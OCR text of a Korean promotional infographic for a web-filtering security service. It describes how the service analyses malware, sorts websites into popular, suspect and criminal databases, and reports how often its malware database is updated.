
실


분석센터 HERMES
악성코드 정적분석
시그니처 분석
가상화/행위기반 분석
전문가 분석
(이슈발생시 악성코드샘플 분석)
악성코드 없음
정상 사이트는 50개 카테고리로
분류되어 〈Popular DB〉로 이동
상위 100만개 사이트
일 1회 분석
악성코드 소멸
주기적 검증을 통해 악성코드
소멸시 〈Suspect DB〉로 이동
일 10회 분석
악성코드 있음
주기적 재검증
위험도에 기반하여
웹키퍼 DB 선별관리
Popular DB
한국인이 접속하는
350만개 사이트
Suspect DB
악성코드 감염이력이
한번이라도 있는
50만개 사이트
Criminal DB
악성코드 검출된
사이트, 페이지, 실행파일(PE)
구글 세이프 브라우징,
KISA 사이버위협정보분석/공유시스템,
글로벌 악성코드 DB 포함
시간 배포

악성코드 DB는 1.15 초에 1회 보안업데이트 합니다

2017년
악성코드 보안업데이트수
26,916,020회

1달에	2,243,001 회
1일에	74,766 회
1시간에	3,115 회
1분에	52 회
1.15초에	1 회



6년 연속 총 6천4백만회(63,943,896)의 악성코드 보안업데이트를 받으셨습니다